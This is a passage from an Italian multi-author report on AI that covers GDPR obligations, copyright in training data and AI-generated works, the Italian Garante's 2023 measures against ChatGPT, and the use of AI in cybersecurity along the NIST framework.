> Come noto, gli artt. 13 e 14 prevedono l'onere, in capo al titolare del trattamento, di fornire determinate informazioni all'interessato in caso di raccolta di dati personali che lo riguardano (finalità del trattamento, base giuridica, ecc.).

Fornire agli interessati che utilizzano sistemi di IA un'informativa corretta, completa, che sia effettivamente esplicativa dei dati raccolti e delle finalità per i quali essi vengono utilizzati, resa con un linguaggio semplice e chiaro, risponde al principio di trasparenza, tema particolarmente importante con riferimento ai sistemi di IA.

Per comprendere l'importanza di fornire tali informative agli interessati, si pensi al provvedimento con il quale il Garante per la Protezione dei Dati Personali, in data 30 marzo 2023, ha disposto nei confronti di OpenAI L.L.C. (società statunitense che ha sviluppato e gestisce ChatGPT) la misura della limitazione provvisoria del trattamento dei dati personali degli interessati stabiliti nel territorio italiano (Provvedimento 9870832 del 30 marzo 2023): **il Garante, tra le ragioni dello "stop" imposto a ChatGPT, indica anche l'aver "*rilevato*, *da una verifica effettuata in merito, **che non viene fornita alcuna informativa agli utenti, né agli interessati i cui dati sono stati raccolti da OpenAI, L.L.C. e trattati tramite il servizio di ChatGPT***"**, nonché "*l'assenza di idonea base giuridica in relazione alla raccolta dei dati personali e al loro trattamento per scopo di addestramento degli algoritmi sottesi al funzionamento di ChatGPT*".

> **Art. 22** ("*Processo decisionale automatizzato relativo alle persone fisiche, compresa la profilazione*"), che sancisce il diritto dell'interessato a non essere sottoposto a una decisione basata unicamente su un trattamento automatizzato, compresa la profilazione, che produca effetti giuridici che

lo riguardano o che incida in modo analogo significativamente sulla sua persona, salvo che tale trattamento:

- non sia necessario per la conclusione o l'esecuzione di un contratto stipulato tra l'interessato e il titolare del trattamento (vale a dire, colui che tratta il dato);
- sia autorizzato dal diritto dell'Unione o dello Stato Membro cui è soggetto il titolare del trattamento;
- si basi sul consenso esplicito dell'interessato (alle condizioni stabilite dalla normativa, vale a dire: prestazione di un consenso realmente libero, consapevole e informato, revocabile in qualsiasi momento).

In tal modo, la normativa sancisce un vero e proprio divieto generale di adottare decisioni che abbiano riflessi o impatti giuridici laddove esse di fondino unicamente su un sistema di raccolta ed elaborazione automatizzata di dati (si pensi, per esempio, alla preclusione, sulla base delle informazioni profilate, dell'accesso al credito, a opportunità lavorative ed educative, ovvero alle cure mediche), ribadendo la necessità di un controllo umano su ogni decisione che possa incidere significativamente sui diritti e sulle libertà degli individui.

Ne consegue che la trasparenza e la correttezza nei processi decisionali fondati su trattamenti automatizzati costituiscono uno dei pilastri fondamentali da porre alla base dello sviluppo e utilizzo di sistemi di IA.

Sul punto, si rileva che il GDPR prevede che il titolare del trattamento debba altresì indicare, nelle informative fornite agli interessati, l'eventuale "*esistenza di un processo decisionale automatizzato, compresa la profilazione di cui all'art. 22, paragrafi 1 e 4, e, almeno in tali casi, informazioni significative sulla logica utilizzata, nonché l'importanza e le conseguenze previste di tale trattamento per l'interessato*".

Ebbene, **il GDPR (art. 22 e Considerando 71) richiede l'adozione di misure per rendere l'algoritmo spiegabile, ottenere un intervento umano e contestare la decisione assunta, nonché l'adozione di misure organizzative e tecniche adeguate al fine di garantire che siano rettificati i fattori che comportano inesattezze dei dati, che sia minimizzato il rischio di errori e impedire possibili effetti discriminatori.**

Si segnala che il Garante Privacy ha recentemente ribadito, nel "*Decalogo per la realizzazione di servizi sanitari attraverso sistemi di Intelligenza Artificiale*"

adottato in data 10 ottobre 2023[26], l'importanza del concetto di "supervisione umana" con particolare riferimento alla fase di "addestramento" degli algoritmi al fine di prevenire comportamenti discriminatori nei confronti degli interessati.

In tale documento, al fine di fornire un esempio di tali rischi discriminatori, il Garante cita il seguente caso di studio: negli Stati Uniti, un sistema di IA utilizzato per stimare il rischio sanitario di oltre 200 milioni di americani tendeva ad assegnare un livello di rischio inferiore ai pazienti afroamericani a parità di condizioni di salute, con la conseguenza di negargli l'accesso a cure adeguate; ciò poiché il parametro per stimare il rischio era basato sulla spesa sanitaria media individuale. Il Garante conclude affermando che "*In questo caso, quindi, l'appartenenza a un gruppo etnico non è una caratteristica utilizzata direttamente dall'algoritmo, ma influenza indirettamente il risultato in considerazione della struttura economica della società americana; ciò rende evidente come sia indispensabile nell'addestramento e nell'utilizzo dell'algoritmo considerare la qualità dei dati che è spesso fortemente condizionata anche dalle caratteristiche socio-economiche della popolazione di riferimento*".

> **Art. 25** ("*Protezione dei dati fin dalla progettazione e protezione dei dati per impostazione predefinita*"), che, sancendo i principi comunemente noti come "*privacy by default*" e "*privacy by design*", applicabili in relazione a qualsivoglia tipologia di trattamento, ogni qual volta si valuti l'adozione e l'implementazione di tecnologie IA, impone di tener conto delle esigenze di protezione dei dati personali sin dal momento della progettazione.
>
> **Art. 35** ("*Valutazione d'impatto sulla protezione dei dati*")

Il GDPR prevede l'obbligo, in capo al titolare del trattamento, di svolgere una preventiva valutazione d'impatto "*quando un tipo di trattamento, allorché prevede in particolare l'uso di nuove tecnologie, considerati la natura, l'oggetto, il contesto e le finalità del trattamento, può presentare un rischio elevato per i diritti e le libertà delle persone fisiche*" (la c.d. "**DPIA**", Data Protection Impact Assesment).

Qualora il trattamento dei dati effettuato dal sistema di IA possa presentare un rischio elevato per i diritti e le libertà delle persone fisiche, occorrerà svolgere la DPIA. Sul punto, si segnala che l'art. 35, § 3, lett. a) del GDPR, prevede l'obbligatorietà della DPIA nel caso di "*valutazione sistematica e globale di aspetti personali relativi a persone fisiche, basata su un trattamento automatizzato, compresa*

[26] Nel Decalogo per la realizzazione di servizi sanitari attraverso sistemi di Intelligenza Artificiale, il Garante definisce i principi per l'applicazione di soluzioni basate su IA in occasione della creazione di un servizio sanitario nazionale innovativo e digitalizzato.

la profilazione, e sulla quale si fondano decisioni che hanno effetti giuridici o incidono in modo analogo significativamente su dette persone fisiche".

Inoltre, le Linee guida elaborate dal WP29 in materia di valutazione di impatto sulla protezione dei dati individuano alcuni criteri specifici per determinare se un trattamento possa presentare i suddetti rischi. Si segnalano, in particolare, i seguenti casi: trattamenti valutativi o di scoring, compresa la profilazione; decisioni automatizzate che producono significativi effetti giuridici (es: assunzioni, concessione di prestiti, stipula di assicurazioni); trattamenti di dati personali su larga scala; combinazione o raffronto di insiemi di dati derivanti da due o più trattamenti svolti per diverse finalità e/o da titolari distinti, secondo modalità che esulano dal consenso iniziale (come avviene, ad esempio, con i Big Data); utilizzi innovativi o applicazione di nuove soluzioni tecnologiche organizzative (es: riconoscimento facciale, dispositivi IoT, ecc.).

In conclusione, la DPIA mira a descrivere un trattamento di dati per valutarne la necessità e la proporzionalità nonché i relativi rischi, allo scopo di approntare misure idonee ad affrontarli e costituisce, in tal senso, un importante strumento di accountability.

> **Artt. 44 e ss**. ("*Trasferimenti di dati personali verso paesi terzi o organizzazioni internazionali*")

La scelta di un sistema di IA comporta altresì la necessità di valutare se l'utilizzo di tale prodotto comporti un possibile trasferimento di dati personali verso paesi al di fuori del territorio dell'Unione Europea e, in tal caso, la compliance alle norme del GDPR in materia di liceità del trasferimento.

4.3. Intelligenza Artificiale e tutela della proprietà intellettuale

L'utilizzo di sistemi di IA comporta la necessità di porre particolare attenzione ad aspetti relativi alla **tutela dei diritti di proprietà intellettuale**. Nello specifico, le principali criticità riguardano *(i)* l'utilizzo di opere protette dal diritto d'autore per "addestrare" i sistemi di IA e *(ii)* la possibile tutela, ai sensi del diritto d'autore, delle opere generate dai sistemi di IA.

4.3.1 L'utilizzo di opere protette dal diritto d'autore come training set dei sistemi di IA

Lo sviluppo e il miglioramento continuo dei sistemi di IA necessita di un'enorme mole di dati e di contenuti, l'acquisizione dei quali consente al sistema di "allenarsi" e di progredire. Il tema in questione riguarda appunto il caso in cui tale "addestramento" venga effettuato sulla base di **"training set" costituiti da articoli di giornale, opere letterarie, figurative, musicali, ecc. tutelati dalle normative in materia di diritto d'autore**.

Si pensi alla causa recentemente avviata (dicembre 2023) dal **New York Times contro OpenAI** (società cui fa capo ChatGPT) **e Microsoft**. Il quotidiano statunitense ha citato in giudizio OpenAI e Microsoft sostenendo che sarebbero stati utilizzati milioni di articoli protetti dal diritto d'autore per addestrare chatbot, in grado ora di competere con il giornale: *"Publicly, Defendants insist that their conduct is protected as "fair use" because their unlicensed use of copyrighted content to train Gen AI models serves a new "transformative" purpose.* ***But there is nothing "transformative" about using The Times's content without payment to create products that substitute for The Times and steal audiences away from it. Because the outputs of Defendants' Gen AI models compete with and closely mimic the inputs used to train them, copying Times works for that purpose is not fair use****. The law does not permit the kind of systematic and competitive infringement that Defendants have committed. This action seeks to hold them responsible for the billions of dollars in statutory and actual damages that they owe for the unlawful copying and use of The Times's uniquely valuable works".*

In sintesi, il New York Times sostiene che l'utilizzo dei propri articoli **non possa essere giustificato dal c.d. "fair use" (normativa statunitense** secondo cui determinati utilizzi di materiali protetti da copyright potrebbero essere considerati legittimi e non lesivi dei diritti dei rispettivi autori. A titolo esemplificativo e non esaustivo: l'utilizzo per finalità di critica, commento, informazione, insegnamento, istruzione o ricerca)**, in quanto tali sistemi di IA generano output in grado di imitare perfettamente i contenuti della testata giornalistica e quindi in concorrenza con essa, sottraendole pubblico** (in termini, ad esempio, di abbonamenti, traffico, e quindi introiti).

Con riferimento al quadro normativo europeo e italiano, l'acquisizione di contenuti tutelati dal diritto d'autore (opere letterarie, immagini, ecc.) ai fini della formazione e dell'addestramento dei sistemi di IA costituisce una "riproduzione" temporanea dei suddetti contenuti, operazione che necessiterebbe dell'acquisizione del consen-

so del titolare dei diritti[27].

Un'eccezione rispetto al diritto esclusivo di riproduzione è prevista all'art. 68-bis della **Legge 633/1941** (legge italiana sul diritto d'autore, "LDA"), che recepisce l'art. 5 della **Direttiva 2001/29/CE**: "[…] *sono esentati dal diritto di riproduzione gli atti di riproduzione temporanea privi di rilievo economico proprio che sono transitori o accessori e parte integrante ed essenziale di un procedimento tecnologico, eseguiti all'unico scopo di consentire la trasmissione in rete tra terzi con l'intervento di un intermediario, o un utilizzo legittimo di un'opera o di altri materiali*". È tuttavia difficile ricondurre l'attività dei sistemi di IA nell'alveo di tale eccezione, che richiede che gli atti di riproduzione temporanea siano "privi di rilievo economico".

Il Legislatore Europeo è intervenuto sul punto con la **Direttiva (UE) 2019/790** del 17 aprile 2019 (Direttiva sul diritto d'autore e sui diritti connessi nel mercato unico digitale e che modifica le direttive 96/9/CE e 2001/29/CE), introducendo le eccezioni di "text and data mining", attività definita come "*qualsiasi tecnica di analisi automatizzata volta ad analizzare testi e dati in formato digitale avente lo scopo di generare informazioni inclusi, a titolo non esaustivo, modelli, tendenze e correlazioni*".

Le eccezioni introdotte dalla già menzionata Direttiva sono state recepite dal Legislatore italiano negli artt. 70-ter (con riferimento all'estrazione per fini scientifici da parte di organismi di ricerca e istituti di tutela del patrimonio culturale) e 70-quater LDA.

In particolare, **l'art. 70-quater28 consente l'attività di estrazione e di riproduzione anche per fini di lucro, a condizione che** *(i)* il soggetto che effettua tale attività abbia **legittimo accesso a tali contenuti**; *(ii)* **il titolare del diritto** d'autore e dei diritti connessi e/o il titolare della banca di dati **non si sia espressamente riservato tale utilizzo** (ad esempio, mediante l'utilizzo di digital rights management rilevabili

[27] Si vedano, a tal proposito, l'art. 2 della Direttiva 2001/29/CE sull'armonizzazione di taluni aspetti del diritto d'autore e dei diritti connessi nella società dell'informazione e l'art. 13 della Legge 633/1941, che regolano la riproduzione di opere protette.

[28] Art. 70-quater L. 633/1941: "1. Fermo restando quanto previsto dall'articolo 70-ter, sono consentite le riproduzioni e le estrazioni da opere o da altri materiali contenuti in reti o in banche di dati cui si ha legittimamente accesso ai fini dell'estrazione di testo e di dati. L'estrazione di testo e di dati è consentita quando l'utilizzo delle opere e degli altri materiali non è stato espressamente riservato dai titolari del diritto d'autore e dei diritti connessi nonché dai titolari delle banche dati. 2. Le riproduzioni e le estrazioni eseguite ai sensi del comma 1 possono essere conservate solo per il tempo necessario ai fini dell'estrazione di testo e di dati. 3. Per lo svolgimento delle attività di cui al presente articolo sono in ogni caso garantiti livelli di sicurezza non inferiori a quelli definiti per lo svolgimento delle attività di cui all'articolo 70-ter".

dagli strumenti utilizzati per il data mining); *(iii)* le riproduzioni ed estrazioni siano **conservate solo per il tempo necessario ai fini dell'estrazione di testo e di dati:** solo nel caso in cui il training dell'IA costituisca un'estrazione di testo e dati le copie potrebbero essere conservate durante la fase dell'addestramento medesimo.

Non vengono tuttavia disciplinati i possibili usi dei risultati del data mining, rispetto ai quali si dovrà porre attenzione al rispetto della legge sul diritto d'autore.

In conclusione, l'applicabilità dell'eccezione di "text and data mining" per l'addestramento dei sistemi di IA comporta complesse riflessioni tecniche e giuridiche e non può essere invocata automaticamente dagli sviluppatori di sistemi di IA generativa. Occorre tenere in considerazione che la normativa esaminata è stata emanata prima della recente e significativa accelerazione delle tecnologie di IA.

4.3.2. I diritti di proprietà intellettuale sulle opere generate dai sistemi di IA

Un ulteriore tema riguarda la titolarità dei diritti di proprietà intellettuale sulle opere generate da sistemi di IA.

La questione non riguarda tanto l'ipotesi in cui sia pur sempre un autore "umano" a creare l'opera, con l'ausilio di software più o meno avanzati (perché in tal caso l'input creativo è comunque riconducibile a un individuo umano), quanto piuttosto l'ipotesi dei **programmi operanti con componenti IA di tipo "neurale", in grado di elaborare in autonomia degli output che possono prescindere dagli input inseriti dal programmatore.**

Lo scenario è tutt'altro che futuristico se si pensa che opere musicali, artistiche o letterarie sono già state create da sistemi di intelligenza artificiale. Ciò che è impressionante è che quei sistemi, chiamati a generare opere d'arte, brani di letteratura o poesie sulla base degli input acquisiti, hanno dato vita a opere non distinguibili da quelle frutto di intelligenza "umana".

In realtà, allo stato, la legislazione esistente evidenzia delle **lacune** e delle difficoltà a indirizzare la problematica sulla base del **quadro normativo esistente**.

La normativa italiana, che rispecchia comunque quella vigente nella maggior parte dei paesi stranieri, sembra presumere che **solo una persona fisica possa essere creatrice e, quindi, titolare a titolo originario sia dei diritti morali che dei diritti patrimoniali sull'opera dell'ingegno**.

Sul punto si è recentemente espressa, sebbene in via incidentale, anche la Corte di Cassazione (ordinanza n. 1107 del 16 gennaio 2023). Nel caso di specie, l'emittente televisiva RAI era stata citata in giudizio da un architetto, con l'accusa di avere utilizzato come scenografia del Festival di Sanremo 2016 un'opera grafica digitale ("The scent of the night", rappresentante un soggetto floreale) in violazione del diritto d'autore di tale architetto. La violazione era stata effettivamente accertata dal Tribunale di Genova e successivamente confermata in sede di appello.

Ebbene, la RAI, ricorrendo dinanzi alla Corte di Cassazione, **lamentava che la Corte d'Appello avesse erroneamente qualificato come opera dell'ingegno un'immagine generata da un software e non attribuibile a un'idea creativa dell'autrice**. Secondo la RAI, il software avrebbe elaborato forma, colori e dettagli dell'immagine tramite algoritmi matematici, mentre la pretesa autrice avrebbe solamente scelto un algoritmo da applicare e approvato a posteriori il risultato generato dal computer.

La Suprema Corte ha in primo luogo dichiarato l'inammissibilità di tale motivo di ricorso, poiché proposto per la prima volta in sede di legittimità e mai trattato nel giudizio di merito; tuttavia, ha altresì affermato che la circostanza dell'aver utilizzato un software per generare l'immagine "è pur sempre compatibile con l'*elaborazione di un'opera dell'ingegno* ***con un tasso di creatività che andrebbe solo scrutinato con maggior rigore*** […]. ***Si sarebbe reso necessario un accertamento di fatto per verificare se e in qual misura l'utilizzo dello strumento avesse assorbito l'elaborazione creativa dell'artista che se ne era avvalsa***".

Ad oggi, **in mancanza di un criterio normativo specifico e uniforme per quanto concerne il tema della tutelabilità delle opere create tramite IA, occorrerà valutare caso per caso l'effettivo apporto umano nella creazione dell'opera**: se tale apporto umano venisse ritenuto prevalente rispetto a quello della macchina, considerando anche il grado di specificità e la complessità delle istruzioni a essa fornite così come le eventuali modifiche apportate al contenuto generato, non vi sarebbe ragione per non riconoscere tutela autorale alla persona che abbia utilizzato tale strumento tecnologico.

Diversamente, si porrebbe l'interrogativo se l'algoritmo stesso possa essere titolare del diritto d'autore sull'opera, circostanza da escludere in virtù dell'interpretazione della legge sul diritto d'autore e dell'orientamento giurisprudenziale consolidato che intende il concetto di creatività come espressione della personalità dell'autore.

4.4. Il caso italiano

Il Garante della Privacy italiano il 30 marzo 2023 ha emanato un provvedimento (n. 112 del 30 marzo 2023) nei confronti di OpenAI, L.L.C. prevedendo la limitazione provvisoria del trattamento dei dati personali degli interessati stabiliti nel territorio italiano da parte del servizio ChatGPT a causa di alcune violazioni del GDPR.

Nel provvedimento emergono quattro punti tali per cui il Garante ha limitato l'utilizzo di ChatGPT in Italia[29]:

1. assenza di informativa agli utenti e agli interessati i cui dati sono stati raccolti da OpenAI, L.L.C. e trattati tramite il servizio di ChatGPT;

2. assenza di idonea base giuridica in relazione alla raccolta dei dati personali e al loro trattamento per scopo di addestramento degli algoritmi del servizio ChatGPT (art. 6 GDPR);

3. il trattamento di dati personali degli interessati risulta inesatto in quanto le informazioni fornite da ChatGPT non sempre corrispondono al dato reale;

4. la mancanza di verifica dell'età e la tutela dei minori di 13 anni degli utenti in relazione al servizio ChatGPT.

Lo stesso giorno del provvedimento, OpenAI ha bloccato l'uso del servizio dall'Italia, nonostante l'autorità avesse disposto solo la limitazione provvisoria del trattamento dei dati delle persone site in Italia.

Nelle settimane seguenti si sono susseguite una serie di interazioni tra il Garante e OpenAI, che si è dimostrata sin da subito pronta a collaborare.

L'11 aprile 2023 il Garante emette un nuovo provvedimento (n. 114 dell'11 aprile 2023) dove prevede le seguenti misure per OpenAI[30]:

1. la predisposizione e pubblicazione sul proprio sito internet di un'informativa privacy;

2. la messa a disposizione, di uno strumento attraverso il quale si possa esercitare il diritto di opposizione rispetto ai trattamenti svolti ai fini dell'addestramento degli algoritmi e dell'erogazione del servizio;

[29] https://www.garanteprivacy.it/web/guest/home/docweb/-/docweb-display/docweb/9870832

[30] https://www.garanteprivacy.it/web/guest/home/docweb/-/docweb-display/docweb/9874702

3. la messa a disposizione, di uno strumento attraverso il quale chiedere e ottenere la correzione di eventuali dati personali trattati in maniera inesatta nella generazione dei contenuti o, qualora ciò risulti impossibile allo stato della tecnica, la cancellazione dei propri dati personali;

4. l'inserimento di un link all'informativa rivolta agli utenti che ne consenta la lettura prima di procedere alla registrazione facendo in modo che tutti gli utenti che si collegano dall'Italia, ivi inclusi quelli già registrati, al primo accesso successivo all'eventuale riattivazione del servizio, debbano prendere visione di tale informativa;

5. la modifica della base giuridica del trattamento dei dati personali degli utenti ai fini dell'addestramento algoritmico, eliminando ogni riferimento al contratto e assumendo come base giuridica del trattamento il consenso o il legittimo interesse in relazione alle valutazioni di competenza della società in una logica di accountability;

6. la messa a disposizione, di uno strumento facilmente accessibile attraverso il quale esercitare il diritto di opposizione al trattamento dei propri dati per l'addestramento degli algoritmi;

7. un age gate che escluda, sulla base dell'età dichiarata, gli utenti minorenni;

8. la sottoposizione al Garante, entro il 31 maggio 2023, di un piano per l'adozione di strumenti di age verification idoneo a escludere l'accesso al servizio agli utenti infratredicenni e a quelli minorenni in assenza di un'espressa manifestazione di volontà da parte di chi esercita sugli stessi la responsabilità genitoriale. L'implementazione di tale piano dovrà decorrere, al più tardi, dal 30 settembre 2023;

9. la promozione, entro il 15 maggio 2023, di una campagna di informazione, i cui contenuti andranno concordati con il Garante, allo scopo di informare le persone dell'avvenuta probabile raccolta dei loro dati personali ai fini dell'addestramento degli algoritmi, dell'avvenuta pubblicazione sul sito internet della società di un'apposita informativa di dettaglio e della messa a disposizione, sempre sul sito internet della società, di uno strumento attraverso il quale tutti gli interessati potranno chiedere e ottenere la cancellazione dei propri dati personali.

Dallo scorso 28 aprile Chat GPT è tornato disponibile anche in Italia, dopo l'accordo tra il Garante e Open AI.

In Europa, il Garante italiano è stato l'unico a prevedere la sospensione del servizio in quanto altri stati europei come la Francia, l'Irlanda e la Germania hanno aperto delle istruttorie relative a ChatGPT. L'Agencia Española Protecciòn Datos (AEPD), il Garante spagnolo, ha chiesto all'EDPB di affrontare la questione OpenAI a livello europeo, per avere approccio e interpretazione comune tra le varie autorità dell'Unione Europea. Da questa vicenda il 13 aprile 2023 è stata avviata una task force europea[31] al fine di promuovere la cooperazione e lo scambio di informazioni su eventuali iniziative per l'applicazione del Regolamento europeo condotte dalle Autorità di protezione dati.

In conclusione, grazie al Garante italiano che per primo ha rilevato un problema, ha fatto in modo di sottoporre il caso ad altri Garanti e discutere degli impatti legati alla privacy in comitato europeo; inoltre, il suo intervento, inizialmente percepito come un freno per la tecnologia, segna un importante passo per l'utilizzo delle nuove tecnologie nel rispetto della tutela dei dati personali dei cittadini europei.

L'unic* che sembra non essersi accort* di tutta questa vicenda è proprio ChatGPT; se provate a chiedere come mai c'è stata un'interruzione del servizio in Italia vi risponderà così: *"Fino al mio ultimo aggiornamento nel gennaio 2022, non c'erano informazioni specifiche disponibili riguardo al divieto di ChatGPT in Italia. Tuttavia, le normative e le politiche riguardanti l'IA e i chatbot possono cambiare, ed è possibile che ci siano stati aggiornamenti o incidenti specifici che sono avvenuti dopo quel periodo di tempo di cui non sono a conoscenza".*[32]

[31] https://www.garanteprivacy.it/web/guest/home/docweb/-/docweb-display/docweb/9875657

[32] Esito dell'interrogazione a ChatGPT eseguita il 25/11/23.

5. IA e Cybersecurity

Michela Bonora, Maria Haddad, Sofia Scozzari

La Cybersecurity è l'insieme di tecnologie, processi e protezioni messe in campo per ridurre il rischio di attacchi informatici. L'approccio alla Cybersecurity prevede vari fronti su cui realizzare misure di sicurezza incentrate sulle persone, sulle soluzioni e sulle politiche.

Rincorrere le minacce non è una strategia vincente e non è efficace, ecco quindi che negli anni il progetto ambizioso della Cybersecurity è diventato quello di utilizzare modelli di difesa che si potessero evolvere di pari passo alle tecniche di attacco. L'IA offre oggi un approccio sofisticato e dinamico, riuscendo a competere con la velocità delle minacce. La capacità di apprendere analizzando grandi quantità di dati fa sì che l'IA stia assumendo un ruolo sempre più importante nella strategia di difesa, sia essa offensiva piuttosto che difensiva.

Per individuare i vantaggi che l'uso dell'IA porta nei tre fronti su cui si devono realizzare le misure di sicurezza (persone, processi e tecnologie) occorre riprendere il modello a 5 pilastri su cui il National Institute of Standards and Technology (NIST) consiglia di organizzare la propria difesa: identify, protect, detect, respond, recover.

Nella prima fase di IDENTIFY la strategia di difesa consiste nell'identificare i processi e le risorse aziendali critici, documentare i flussi di informazioni, stabilire politiche per la sicurezza informatica che includano ruoli e responsabilità e, infine, identificare minacce, vulnerabilità e rischi per le risorse. Nel contesto del rilevamento delle minacce, l'IA può essere utilizzata a livello tecnologico per identificare firme di malware conosciuti e per rilevare varianti poco conosciute; mentre a livello umano può essere utilizzata per fare analisi comportamentale e monitorare il modo di agire degli utenti e dei sistemi da essi utilizzati per rilevare attività che si discostano dalla normale condotta. In tal senso, l'IA può essere utilizzata per migliorare la gestione delle identità. L'IA può supportarci, inoltre, nell'analisi dei rischi identificando le vulnerabilità e valutando l'impatto di eventuali minacce.

Le minacce identificate nella fase di IDENTIFY devono poi portare a implementare dei controlli preventivi di protezione. Nella seconda fase di PROTECT la strategia di difesa consiste nel gestire l'accesso a risorse e informazioni, proteggere dati sensibili, proteggere i dispositivi e gestirne le vulnerabilità e, infine, ma non meno importante, formare gli utenti. Nel contesto di prevenzione dagli attacchi, l'IA può

essere impiegata per proteggere gli utenti dalle mail di phishing e da file infetti, e identificare modelli di traffico sospetto su firewall e proxy. Elaborando grandi quantità di dati l'IA può prevedere le nuove tendenze.

Se parliamo di formazione possiamo citare i piani di simulazioni di phishing che allenano gli utenti, consentendo loro di imparare dai propri errori in casistiche simili a quelle reali e pericolose, ma in contesti neutrali. Queste simulazioni sono efficaci nella misura in cui ricalcano le reali minacce: tanto più sono realistiche le finte mail di phishing, tanto più sarà importante il messaggio di formazione che vogliamo passare agli utenti. L'IA può essere usata per creare simulazioni incisive, per aggiornarle in tempo reale, in base alle nuove tattiche usate dai criminali informatici, e per assegnare agli utenti template di mail in linea con le debolezze individuate dalle simulazioni precedenti. È fondamentale utilizzare algoritmi di apprendimento automatico per aggiornare le simulazioni nel linguaggio, nella grafica, nei link e negli allegati, per sottoporre agli utenti mail innocue ma che ricalcano minacce esistenti e attuali.

La prima protezione che si introduce è quella perimetrale, ed è qui che giocano un ruolo chiave strumenti come web filtering e application control. Per essere efficaci però questi strumenti devono essere precisi nell'applicare le politiche aziendali, ma si devono soprattutto adattare dinamicamente alle nuove minacce. In questo l'IA è fondamentale per analizzare il contenuto del traffico web in tempo reale tramite la verifica di link, immagini, url e parole chiave. E qui il fattore tempo gioca un ruolo preziosissimo: la categorizzazione dei siti malevoli per funzionare dev'essere quanto mai tempestiva e automatica. Tutte le misure di protezione che richiedono l'intervento e l'analisi umana perdono efficacia nel momento in cui arrivano dopo la minaccia: chiaramente non si può fare ovunque ma in alcuni strumenti/tecnologie si può automatizzare e bisogna riconoscere il valore aggiunto di una protezione tempestiva.

Il riconoscimento comportamentale implementato tramite IA abbiamo detto che può aiutarci a *identificare* attività anomale e può quindi aiutare a *proteggere* le risorse dalle minacce interne.

Ma c'è molto di più perché l'IA può essere impiegata anche per ottimizzare le misure di prevenzione messe in campo dagli specialisti, identificando debolezze o errori implementativi.

Sempre all'interno dell'analisi comportamentale, possiamo citare la prevenzione della perdita dei dati DLP in quanto l'IA può intercettare anomali movimenti e flussi di informazioni.

Nella terza fase di DETECT la strategia di difesa consiste nel testare e aggiornare i processi di rilevamento, mantenere i log, conoscere i flussi di dati previsti e comprendere l'impatto degli eventi di sicurezza. Nel contesto di rilevamento l'IA può essere utilizzata nella cyber threat intelligence (CTI), la disciplina che si occupa della raccolta e dell'analisi delle minacce contestualizzate all'ambito di applicazione. In realtà, la CTI è trasversale a tutte le fasi del framework del NIST, ma acquisisce un ruolo fondamentale nella fase di rilevamento. L'IA rende sicuramente la CTI efficace nell'analisi automatica di una gran mole di dati provenienti da log, blog, underground, bollettini, canali social, forum di hacker, feed, intercettando rapidamente indicatori di compromissione. Gli algoritmi aiutano a prioritizzare l'enormità dei dati raccolti e ad allertare nella giusta direzione gli analisti e specialisti.

Nella quarta fase di RESPOND la strategia di difesa consiste nel garantire che i piani di risposta vengano costantemente testati e aggiornati. Nel contesto di risposta agli incidenti, l'IA può venire in aiuto nell'identificazione della root cause dell'incidente analizzando i log e può intervenire istantaneamente con una risposta immediata agendo sui sistemi compromessi, isolandoli e analizzandoli. Indispensabile anche l'aiuto che l'IA può dare nello sviluppare uno scenario di simulazione di minaccia per testare le misure di sicurezza tecnologiche e umane.

All'interno del processo di incident management ricoprono ruoli fondamentali la comunicazione, la condivisione delle informazioni, il far parte della comunità di sicurezza e in questo gli algoritmi di intelligenza artificiale possono aiutare a fare rete.

Nella quinta fase di RECOVER la strategia di difesa consiste nel creare opportuni piani di ripristino riducendo al minimo gli impatti e garantendo un intervallo di riattivazione il più possibile limitato nel tempo; tali piani vanno aggiornati e testati esattamente come i piani di risposta. L'IA può aiutare nell'analisi post-incident valutando l'impatto totale, può automatizzare alcune attività di ripristino e può soccorrerci nell'identificazione della lezione appresa, indicando dove le misure di sicurezza implementate presentano carenze. Anche in questo caso, come nella fase precedente, indispensabili le simulazioni post-incidente e la creazione di contenuti formativi ad hoc sulla base di quanto appreso.

Possiamo quindi affermare che tra IA e Cybersecurity c'è molto di più di un semplice legame, c'è un rapporto bidirezionale perché l'IA sta rivoluzionando il modo di fare Cybersecurity, creando nuovi modelli e nuove strategie, ma d'altra parte affinché l'IA sia affidabile e rispetti la privacy dei dati trattati, è indispensabile che essa assuma una corretta postura di sicurezza digitale e che vengano introdotte delle misure per difendere dati e algoritmi.

La grande quantità di dati utilizzata per addestrare gli algoritmi comprenderà sicuramente dati sensibili e personali, e come sempre questi dati vanno protetti da accessi non autorizzati, perdita, divulgazione, violazione garantendone la confidenzialità, l'integrità e la disponibilità.

Sugli algoritmi, invece, è necessario impostare dei controlli per assicurarsi che non subiscano manomissioni.

In generale, sui sistemi di IA è indispensabile implementare delle misure di sicurezza che ricoprano i 5 pilastri del NIST menzionati precedentemente e, quindi, progettare fin dall'inizio una security by design per rendere tali sistemi sicuri, minimizzando gli impatti di eventuali attacchi; attivare protezioni di autenticazione, autorizzazione, crittografia; testare la presenza di nuove minacce con assessment periodici; gestire le vulnerabilità con tecniche di identificazione e di correzione; verificare la sicurezza dei codici seguendo le linee guida dello sviluppo sicuro.

Il legame quindi che esiste tra Cybersecurity e IA è una strettissima collaborazione in cui l'una necessita dell'altra per emergere nel panorama dell'innovazione.

5.1. Rischi di Cybersecurity nell'era dell'IA

Automazione delle attività semplici e ripetitive, generazione di contenuti, auto a guida autonoma, l'intelligenza artificiale ha dimostrato il suo potenziale per migliorare la produttività e supportare attivamente la vita umana.

In alcuni settori l'utilizzo dell'intelligenza artificiale è considerata già la normalità come, per esempio, controllare la posta elettronica o acquistare beni online. Come ogni innovazione porta con sé dei benefici ma anche dei rischi che devono essere adeguatamente identificati, gestiti e monitorati. Per comprendere i rischi di sicurezza che presenta l'intelligenza artificiale è necessario partire dai rischi Cybersecurity "tradizionali" e capire come questa tecnologia possa esserne vittima e/o amplificarli.

Il rischio di Social Engineering si materializza tramite la manipolazione delle persone affinché condividano informazioni che non dovrebbero condividere, scarichino software che non dovrebbero scaricare, visitino siti web a cui non dovrebbero accedere, inviino denaro a criminali o commettano altri errori che compromettono la loro sicurezza personale od organizzativa. L'intelligenza artificiale amplifica questo rischio in quanto gli attaccanti potrebbero sfruttare le capacità di interazione di tool basati su IA per condurre attacchi di phishing o di ingegneria sociale. Inoltre,

manipolando le risposte date dall'intelligenza artificiale, potrebbero tentare di ingannare gli utenti inducendoli a rivelare informazioni sensibili o a eseguire azioni che compromettono la sicurezza (vedi anche par. 7.4.1).

